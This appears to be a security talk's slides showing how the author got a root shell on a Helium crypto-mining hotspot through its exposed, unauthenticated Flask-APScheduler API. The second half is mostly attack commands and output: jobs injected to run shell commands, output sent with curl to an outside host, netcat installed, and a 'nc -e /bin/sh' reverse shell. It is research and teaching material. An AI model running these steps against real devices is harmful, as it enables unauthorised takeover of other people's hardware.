

# How I got remote root shell on a Helium crypto miner

Mikael Falkvidd, Devies Cloud & Engineering

devies

# Bio

CTO-as-a-service consultant at Devies Cloud & Engineering

- We advice and coach multiple tech companies to take them to the next level. Software development, IT security, IT architecture

Also

- amateur radio (HAM) licensee
- OWASP Gothenburg board member
- open source project core team member
- satellite programmer and -listener

# Audience profile


- How many have heard of the IoT network technology called LoRaWAN?
- How many have heard of the Helium blockchain?

# LoRaWAN quick intro

- Low power (multiple years battery life)
- Low-cost devices (from 35 EUR in single quantity)
- Low-cost subscriptions (0.50 EUR/month or lower)
- Long range (fewer gateways stations needed)

# Building a communications network

- No operator will invest in a large network before there are customers
- Customers will not buy subscriptions in a small network




# **helium:** The blockchain-backed IoT network

- Proof of coverage
- Coin is handed out to all gateway owners

# Do these incentives work?




# Do these incentives work?















# Global coverage map today




# Growth

# Helium blockchain market details

- currently the ≈50th largest cryptocurrency
- market cap of around \$1 billion

48	 Klaytn KLAY	\$0.4433	▼0.45%	▼2.25%	\$1,259,719,357	\$49,305,920 111,268,868 KLAY	2,842,813,748 KLAY		⋮
49	 TrueUSD TUSD	\$1.00	▼0.04%	▼0.01%	\$1,260,637,687	\$99,773,136 99,740,148 TUSD	1,260,220,885 TUSD		⋮
50	 Helium HNT	\$9.50	▲1.47%	▲24.86%	\$1,130,054,335	\$22,564,645 2,372,706 HNT	118,826,896 HNT		⋮
51	 The Graph GRT	\$0.1616	▲5.14%	▲7.44%	\$1,111,285,347	\$101,632,266 631,037,419 GRT	6,900,000,000 GRT		⋮
52	 Huobi Token HT	\$7.13	▲0.02%	▲1.66%	\$1,102,771,129	\$40,167,531 5,641,564 HT	154,885,159 HT		⋮

# Helium gateways (≅base station)



Cost 500-1,500 EUR

Power consumption 5-15 W  
(1-3x a Raspberry Pi)

Until May 11, all these were full  
blockchain nodes

Stringent security requirements  
on manufacturers

# Security requirements

Prospective manufacturers would be expected to provide:

- Detailed hardware designs, including relevant parts and supply chain information
- Demonstrated experience with manufacturing hardware projects
- Evidence of a functioning prototype. A lesson learned from Kickstarter is the danger of photorealistic renderings.
- Proof of reliable software configuration for the devices. This would include remote updates and the ability for hosts to change wifi settings, via Helium's official app or otherwise.
- A list of other potential risks and issues

Additionally, we want devices approved under this proposal to be **reasonably secure and resistant to tampering**. The original Helium hotspots used an ECC chip to house the swarm\_key using a secure ECC chip, which was significantly more secure than the external SD card and unencrypted file storage used by the current RAKspots. We propose that applicants are required to include:

- **Encrypted/locked-down firmware**
- Encrypted storage of the miner swarm\_key, either via disk encryption or hardware measures like an ECC chip
- Willingness to submit a prototype for audit, and sharing those audit results publicly (pass or fail)
- Optionally, encrypted buses, potting and other anti-tampering measures.

# Information collection - nmap

```
$ nmap -p1- 192.168.33.103 -Pn -T aggressive
Starting Nmap 7.80 ( https://nmap.org )Nmap scan
report for 192.168.33.103
Host is up (0.0022s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
22222/tcp open  easyengine
44158/tcp open  unknown
48484/tcp filtered unknown
```

# Information collection - ssh

```
$ ssh root@192.168.33.103 -p 22222
The authenticity of host '[192.168.33.103]:22222
([192.168.33.103]:22222)' can't be established.
ECDSA key fingerprint is
SHA256:frzAIleAXDF7YSI3/AJh0CLG85WDDrp3zizng3AEFGQ.
Are you sure you want to continue connecting (yes/no)?
yes
Warning: Permanently added '[192.168.33.103]:22222'
(ECDSA) to the list of known hosts.
root@192.168.33.103: Permission denied (publickey).
```

# Information collection - ssh verbose

```
debug1: Remote protocol version 2.0, remote software  
version OpenSSH_8.2
```



# Information collection - crawlbox

```
$ python3 crawlbox.py -u http://192.168.33.103/
```

```

$$$$$$\
$$  __$$\
$$ /  \__| $$$$$$\  $$$$$$\  $$\  $$\  $$\  $$\  |
$$ |      $$  __$$\ \_____$$\ $$\ | $$\ | $$\ |
$$ |      $$  |  \__| $$$$$$$$ | $$\ | $$\ | $$\ |
$$ |      $$\  $$\  |      $$  __$$\ | $$\ | $$\ |
\$$$$$$$ | $$\  |      \$$$$$$$ | \$$$$$\ \$$$$$ |
 \_____/  \__|      \_____/  \_____/  \__|

$$$$$$$$\
$$  __$$\
$$ |  $$\ | $$$$$$\  $$\  $$\
$$$$$$$$\ | $$  __$$\ \$$$$\  $$\ |
$$  __$$\ $$ /  $$\ | \$$$$$ /
$$ |  $$\ | $$\  |  $$\  $$  $$<
$$$$$$$ | \$$$$$$$ | $$  /\$$$$\
 \_____/  \_____/  \__/  \__|
```


```
[+] http://192.168.33.103/scheduler/ - 560B : HTTP 200 Found
```

```
[+] Found : 1 directory
```

# Information collection - scheduler

```
curl http://192.168.33.103/scheduler/  
{  
  "current_host": "5b32ee3b905c",  
  "allowed_hosts": [  
    "*"   
  ],  
  "running": true  
}
```

# What is this service?



The screenshot shows a Google search interface. The search bar at the top contains the text "scheduler current\_host running allowed\_hosts". Below the search bar, there are navigation links for "All", "Maps", "Shopping", "News", "Images", and "More". The search results section indicates "About 75 400 results (0,43 seconds)". The first result is a GitHub repository link: "https://github.com › zhangfh › carnat... · Translate this page". The title of the result is "zhangfh/carnation: apscheduler based flask - GitHub". The snippet below the title reads: "Flask-APScheduler缺省提供api address method return value" and "http://192.168.0.107:5000/scheduler get 返回信息{'current\_host': 'virtualbox',...". The second result is another GitHub link: "https://github.com › flask-apscheduler › blob › api". The title is "flask-apscheduler/api.py at master - GitHub". The snippet below the title reads: "flask-apscheduler/flask\_apscheduler/api.py. Go to file · Go to file T; Go to line L; Copy path; Copy permalink. This commit does not belong to any branch on ...".

scheduler current\_host running allowed\_hosts

Q All Maps Shopping News Images More

About 75 400 results (0,43 seconds)

<https://github.com> › [zhangfh](#) › [carnat...](#) · [Translate this page](#)

**zhangfh/carnation: apscheduler based flask - GitHub**

Flask-APScheduler缺省提供api address method return value

<http://192.168.0.107:5000/scheduler> get 返回信息{"current\_host": "virtualbox",...

<https://github.com> › [flask-apscheduler](#) › [blob](#) › [api](#)

**flask-apscheduler/api.py at master - GitHub**

flask-apscheduler/flask\_apscheduler/api.py. Go to file · Go to file T; Go to line L; Copy path; Copy permalink. This commit does not belong to any branch on ...

# What is this service?

## Flask APScheduler

🔍 Search

Overview

Install

Configuration

Basic Application

Logging

**API**

Examples

Tips

## API

Flask-APScheduler comes with a build-in API. This can be enabled/disabled in your flask configuration.

SCHEDULER\_API\_ENABLED: **True**

- /scheduler [GET] > returns basic information about the webapp
- /scheduler/jobs [POST json job data] > adds a job to the scheduler
- /scheduler/jobs/<job\_id> [GET] > returns json of job details
- /scheduler/jobs [GET] > returns json with details of all jobs
- /scheduler/jobs/<job\_id> [DELETE] > deletes job from scheduler
- /scheduler/jobs/<job\_id> [PATCH json job data] > updates an already existing job
- /scheduler/jobs/<job\_id>/pause [POST] > pauses a job, returns json of job details
- /scheduler/jobs/<job\_id>/resume [POST] > resumes a job, returns json of job details
- /scheduler/jobs/<job\_id>/run [POST] > runs a job now, returns json of job details

# Let's see what we can get

```
$ curl http://192.168.33.103/scheduler/jobs
[ {
  "id": "ship_diagnostics",
  "name": "get_app.<locals>.run_ship_diagnostics_task",
  "func": null,
  "args": [],
  "kwargs": {},
  "trigger": "cron",
  "minute": "0",
  "misfire_grace_time": 1,
  "max_instances": 1,
  "next_run_time": "2022-03-22T13:00:00+00:00"
}
```

# run\_ship\_diagnostics\_task()

```
60     @scheduler.task('cron', id='ship_diagnostics', minute='0')
61     def run_ship_diagnostics_task():
62         perform_hw_diagnostics(ship=True)
```

# Can we call some of python's built-in functions?

```
$ curl -d '{"id": "test", "func": "os:name", "trigger": "interval",  
"hours": 1}' http://192.168.33.103/scheduler/jobs  
{"error_message": "'posix' is not a callable object"}
```

# os:environ ?

```
$ curl -d '{"id": "test", "func": "os:environ", "trigger": "interval",  
"hours": 1}' http://192.168.33.103/scheduler/jobs  
{"error_message": "environ({'PATH':  
'/opt/python-dependencies/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'HOSTNAME':  
'5bf7f02236bd', 'TERM': 'xterm', 'RESIN_DEVICE_NAME_AT_INIT': '', 'BALENA_DEVICE_NAME_AT_INIT': '', 'BAR':  
'F00', 'DBUS_SYSTEM_BUS_ADDRESS': 'unix:path=/host/run/dbus/system_bus_socket', 'DIAGNOSTICS_VERSION':  
'c22a429', 'FIRMWARE_VERSION': '2021.11.30.1-2', 'FREQ': '868', 'SENTRY_CONFIG':  
'https://3234...18c415a@o571444.ingest.sentry.io/5725518', 'SENTRY_DIAG':  
'https://1f07...8335d30@o571444.ingest.sentry.io/5730184', 'SENTRY_PKT_FWD':  
'https://ebf6...cf36148@o571444.ingest.sentry.io/5730185', 'VARIANT': 'NEBHNT-IN1', 'BALENA_APP_ID': '1804672',  
'BALENA_APP_NAME': 'HELIUM-INDOOR-868', 'BALENA_SERVICE_NAME': 'diagnostics', 'BALENA_DEVICE_UUID':  
'b6b85...de25be1', 'BALENA_DEVICE_TYPE': 'raspberrypi3-64', 'BALENA_DEVICE_ARCH': 'aarch64',  
'BALENA_HOST_OS_VERSION': 'balenaOS 2021.10.2', 'BALENA_APP_LOCK_PATH': '/tmp/balena/updates.lock', 'BALENA':  
'1', 'RESIN_APP_ID': '1804672', 'RESIN_APP_NAME': 'HELIUM-INDOOR-868', 'RESIN_SERVICE_NAME': 'diagnostics',  
'RESIN_DEVICE_UUID': 'b6b85...de25be1', 'RESIN_DEVICE_TYPE': 'raspberrypi3-64', 'RESIN_DEVICE_ARCH': 'aarch64',  
'RESIN_HOST_OS_VERSION': 'balenaOS 2021.10.2', 'RESIN_APP_LOCK_PATH': '/tmp/balena/updates.lock', 'RESIN':  
'1', 'RESIN_SERVICE_KILL_ME_PATH': '/tmp/balena/handover-complete', 'BALENA_SERVICE_HANDOVER_COMPLETE_PATH':  
'/tmp/balena/handover-complete', 'USER': 'root', 'LC_ALL': 'C.UTF-8', 'DEBIAN_FRONTEND': 'noninteractive',  
'UDEV': 'off', 'QEMU_CPU': 'arm1176', 'LANG': 'C.UTF-8', 'PYTHON_VERSION': '3.10.0', 'PYTHON_PIP_VERSION':  
'21.2.4', 'SETUPTOOLS_VERSION': '58.0.0', 'PYTHONPATH':  
'/opt/python-dependencies:/usr/lib/python3/dist-packages:', 'PYTHON_DEPENDENCIES_DIR':  
'/opt/python-dependencies', 'HOME': '/root', 'SERVER_SOFTWARE': 'unicorn/20.1.0'}) is not a callable  
object"}}
```



# Install locally to get better introspection

```
curl -d '{"id": "test12", "func": "subprocess:run", "args": "w", "trigger":  
"interval", "seconds": 10}' http://127.0.0.1:5000/scheduler/jobs  
{  
  "id": "test",  
  "name": "test",  
  "func": "subprocess:run",  
  "args": [],  
  "kwargs": {},  
  "trigger": "interval",  
  "start_date": "2022-05-16T11:07:36.640682+02:00",  
  "minutes": 1,  
  "misfire_grace_time": 1,  
  "max_instances": 1,  
  "next_run_time": "2022-05-16T11:07:36.640682+02:00"}  
}
```

```
TypeError: __init__() missing 1 required positional argument: 'args'
```

# Install locally to get better introspection

```
$ curl -d '{"id": "test", "func": "subprocess:run", "kwargs": {"args" :  
["bash", "-c", "uptime"]}, "trigger": "interval", "seconds": 10}'  
http://127.0.0.1:5000/scheduler/jobs  
{"id": "test", "name": "test", "func": "subprocess:run", "args": [], "kwargs":  
{"args": ["bash", "-c", "uptime"]}, "trigger": "interval", "start_date":  
"2022-05-16T11:11:53.301860+02:00", "seconds": 10, "misfire_grace_time": 1,  
"max_instances": 1, "next_run_time": "2022-05-16T11:11:53.301860+02:00"}
```

```
127.0.0.1 - - [16/May/2022 11:11:43] "POST /scheduler/jobs HTTP/1.1" 200 -  
11:11:53 up 23:38, 0 users, load average: 0.52, 0.58, 0.59  
11:12:03 up 23:38, 0 users, load average: 0.52, 0.58, 0.59  
11:12:13 up 23:38, 0 users, load average: 0.52, 0.58, 0.59
```

# View output

```
$ curl -d '{"id": "test", "func": "subprocess:run", "kwargs": {"args" :  
["bash", "-c", "uptime | curl -T - \\"http://mjo.se/log.php\\""]}, "trigger":  
"interval", "seconds": 10}' http://127.0.0.1:5000/scheduler/jobs  
{"id": "test", "name": "test", "func": "subprocess:run", "args": [], "kwargs": {"args": ["bash", "-c",  
"uptime | curl -T - \\"http://mjo.se/log.php\\""]}, "trigger": "interval", "start_date":  
"2022-05-16T11:19:55.103066+02:00", "seconds": 10, "misfire_grace_time": 1, "max_instances": 1,  
"next_run_time": "2022-05-16T11:19:55.103066+02:00"}
```

User-Agent: curl/7.68.0

Accept: \*/\*

Transfer-Encoding: chunked

Expect: 100-continue

-- \_GET

Array

(  
)

-- BODY

12:46:14 up 1:46, 0 users, load average: 1.13, 1.09, 1.09

# Install tools - first attempt

```
$ curl -d '{"id": "test", "func": "subprocess:run", "kwargs": {"args" :  
["bash", "-c", "apt-get update 2>&1| curl -T - \"http://mjo.se/log.php\""]},  
"trigger": "interval", "seconds": 10}' http://192.168.33.103/scheduler/jobs
```

User-Agent: curl/7.64.0

Accept: \*/\*

Transfer-Encoding: chunked

Expect: 100-continue

-- \_GET

Array

(

)

-- BODY

# Handle longer output

```
package main

import (
    "net/http"
    "net"
    "fmt"
    "io"
)

func handle(w http.ResponseWriter, req *http.Request) {
    buf := make([]byte, 256)
    var n int
    for {
        n, err := req.Body.Read(buf)
        if err == io.EOF {
            fmt.Printf(string(buf[:n]))
            break
        }
        fmt.Printf(string(buf[:n]))
    }
    fmt.Printf(string(buf[:n]))
    fmt.Printf("\nTRANSMISSION COMPLETE\n")
}
```

```
func main() {
    /* Net listener */
    n := "tcp"
    addr := "0.0.0.0:4242"
    l, err := net.Listen(n, addr)
    if err != nil {
        panic("AAAAH")
    }

    /* HTTP server */
    server := http.Server{
        Handler: http.HandlerFunc(handle),
    }
    server.Serve(l)
}
```

# Install tools - second attempt

```
$ curl -d '{"id": "test", "func": "subprocess:run", "kwargs": {"args" :  
["bash", "-c", "apt-get update 2>&1 | curl -T - \"http://mjo.se:4242\""]},  
"trigger": "interval", "seconds": 10}' http://192.168.33.103/scheduler/jobs
```

```
Get:1 http://archive.raspbian.org/raspbian buster InRelease [15.0 kB]  
Hit:2 http://archive.raspberrypi.org/debian buster InRelease  
Get:3 http://archive.raspbian.org/raspbian buster/main armhf Packages [18.3 MB]  
Get:4 http://archive.raspbian.org/raspbian buster/rpi armhf Packages [1299 B]  
Get:5 http://archive.raspbian.org/raspbian buster/contrib armhf Packages [68.6 kB]  
Get:6 http://archive.raspbian.org/raspbian buster/firmware armhf Packages [1201 B]  
Get:7 http://archive.raspbian.org/raspbian buster/non-free armhf Packages [126 kB]  
Fetched 18.5 MB in 9s (2048 kB/s)  
Reading package lists...
```

TRANSMISSION COMPLETE

# Install tools - netcat

```
$ curl -d '{"id": "test", "func": "subprocess:run", "kwargs": {"args" : ["bash",  
"-c", "apt-get -y install netcat 2>&1 | curl -T - \"http://mjo.se:4242\""}},  
"trigger": "interval", "seconds": 10}' http://192.168.33.103/scheduler/jobs
```

```
Reading package lists...  
Building dependency tree...  
Reading state information...  
The following package was automatically installed and is no longer required:  
  libidn11  
Use 'apt autoremove' to remove it.  
The following additional packages will be installed:  
  netcat-traditional  
The following NEW packages will be installed:  
  netcat netcat-traditional  
0 upgraded, 2 newly installed, 0 to remove and 23 not upgraded.  
Need to get 74.1 kB of archives.  
After this operation, 151 kB of additional disk space will be used.  
Get:1 http://archive.raspbian.org/raspbian buster/main armhf netcat-traditional armhf 1.10-41.1 [65.1 kB]  
Get:2 http://archive.raspbian.org/raspbian buster/main armhf netcat all 1.10-41.1 [9034 B]  
debconf: delaying package configuration, since apt-utils is not installed  
Fetched 74.1 kB in 0s (303 kB/s)  
Selecting previously unselected package netcat-traditional.  
(MISSING)(Reading database ... 10188 files and directories currently installed.)  
Preparing to unpack .../netcat-traditional_1.10-41.1_armhf.deb ...  
Unpacking netcat-traditional (1.10-41.1) ...  
Selecting previously unselected package netcat.  
Preparing to unpack .../netcat_1.10-41.1_all.deb ...  
Unpacking netcat (1.10-41.1) ...  
Setting up netcat-traditional (1.10-41.1) ...  
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in auto mode  
update-alternatives: warning: skip creation of /usr/share/man/man1/nc.1.gz because associated file /usr/share/man/man1/nc.traditional.1.gz (of link group nc) doesn't exist  
update-alternatives: warning: skip creation of /usr/share/man/man1/netcat.1.gz because associated file /usr/share/man/man1/nc.traditional.1.gz (of link group nc) doesn't exist  
Setting up netcat (1.10-41.1) ...
```

TRANSMISSION COMPLETE

# Reverse shell

```
$ curl -d '{"id": "test", "func":  
"subprocess:run", "kwargs": {"args" : ["bash",  
"-c", "nc -e /bin/sh 192.168.32.17 4243 2>&1 |  
curl -T - \"http://mjo.se:4242\""}], "trigger":  
"interval", "seconds": 10}'  
http://192.168.33.103scheduler/jobs
```

```
$ nc -l -k -v 4243 2>&1 | tee -a shell.log  
Listening on 0.0.0.0 4243  
Connection received on 192.168.33.103 51998
```

```
id  
uid=0(root) gid=0(root) groups=0(root)
```

```
ls  
bin  
boot  
dev  
diagnostic_data.json  
etc  
home  
host  
lib  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys
```



# Remember that open ssh service?

```
ps -ef | grep ssh
```

```
root  426385  413059  0 13:05 pts/0 00:00:00 grep ssh
```

```
netstat -nap 2>&1
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:5000	0.0.0.0:*	LISTEN	394477/python3.10
tcp	0	0	127.0.0.11:45969	0.0.0.0:*	LISTEN	1479/balenad
tcp	0	1	172.17.0.4:36792	142.250.74.10:443	SYN_SENT	399325/python3.10
